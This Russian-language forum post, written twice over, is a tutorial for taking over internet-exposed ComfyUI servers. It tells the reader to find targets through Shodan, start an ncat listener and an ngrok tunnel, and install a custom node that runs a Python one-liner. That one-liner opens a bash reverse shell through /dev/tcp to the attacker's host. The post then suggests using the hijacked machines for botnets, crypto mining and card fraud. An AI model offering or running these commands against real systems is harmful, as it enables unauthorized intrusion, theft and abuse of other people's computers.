

Привет форумчанин. Не буду томить, все делается настолько просто и легко, что это поймет абсолютно без проблем любой школьник.
Шаг первый:
Заходим в shodan.io и регаемся/логинимся. После этого вбиваем этот маленький дорк (я уже отсеял в нем невалидные ханипоты и китайское дерьмо, вместе с амазоновскими тачками, которые не работают):

После этого видим первый попавшийся запрос, например. Кликаем на него и переходим в интерфейс ComfyUI:
После перехода по ссылке жмем вот сюда:
И видим такую картину маслом:


Если написано nt - то это винда. Можно просто погенерить, или, если у тебя есть рат, то можно запустить его по аналогии с тем, что покажу дальше. А вот если увидели posix - то значит это линукс. Вот пример тачки с линуксом:
Шаг 2:
Ставим необходимые тулзы. Нам нужен будет ncat. Или в kali - nc. Чтобы юзнуть его достаточно поставить nmap в вашу систему. После этого ставим ngrok с официальный страницы (ах да, в РФ он не работает, поэтому нам нужен впн)
После установки всего этого чуда открываем повершелл и пишем это:
Открываем еще одно окно консоли и включаем ngrok чтобы он слушал наш порт по tcp:
Получаем ссылку такого вида:
tcp://8.tcp.us.ngrok.io:1337
Нам нужна часть после tcp. Заполняем эту команду своими данными и сохраняем куда-нибудь:
Шаг 3.:
Возвращаемся обратно к нашему ComfyUI, заходим в вкладку менеджера (он должен быть установлен!), ищем вот такую ноду и ставим ее:

После установки этой ноды (или она уже будет установлена до вас) создаем вот такую простенькую схему:

Запускаем флоу и получаем реверсшелл прямо на свою тачку. Быстро и без регистрации
А уже с этим делаем что хотим - создаем ботнеты, майним крипту или просто юзаем карточки для своих целей.
Шаг первый:
Заходим в shodan.io и регаемся/логинимся. После этого вбиваем этот маленький дорк (я уже отсеял в нем невалидные ханипоты и китайское дерьмо, вместе с амазоновскими тачками, которые не работают):
Для просмотра скрытого содержимого вы должны войти или зарегистрироваться.
После этого видим первый попавшийся запрос, например. Кликаем на него и переходим в интерфейс ComfyUI:
После перехода по ссылке жмем вот сюда:
И видим такую картину маслом:
Если написано nt - то это винда. Можно просто погенерить, или, если у тебя есть рат, то можно запустить его по аналогии с тем, что покажу дальше. А вот если увидели posix - то значит это линукс. Вот пример тачки с линуксом:
Шаг 2:
Ставим необходимые тулзы. Нам нужен будет ncat. Или в kali - nc. Чтобы юзнуть его достаточно поставить nmap в вашу систему. После этого ставим ngrok с официальный страницы (ах да, в РФ он не работает, поэтому нам нужен впн)
После установки всего этого чуда открываем повершелл и пишем это:
Код:
ncat -n -v -l -p 444 Код:
ngrok tcp 444Получаем ссылку такого вида:
tcp://8.tcp.us.ngrok.io:1337
Нам нужна часть после tcp. Заполняем эту команду своими данными и сохраняем куда-нибудь:
Код:
__import__('os').system('bash -c "bash -i >& /dev/tcp/YOUR_NGROK_IP/YOUR_NGROK_PORT 0>&1"')Шаг 3.:
Возвращаемся обратно к нашему ComfyUI, заходим в вкладку менеджера (он должен быть установлен!), ищем вот такую ноду и ставим ее:
После установки этой ноды (или она уже будет установлена до вас) создаем вот такую простенькую схему:
Запускаем флоу и получаем реверсшелл прямо на свою тачку. Быстро и без регистрации
А уже с этим делаем что хотим - создаем ботнеты, майним крипту или просто юзаем карточки для своих целей.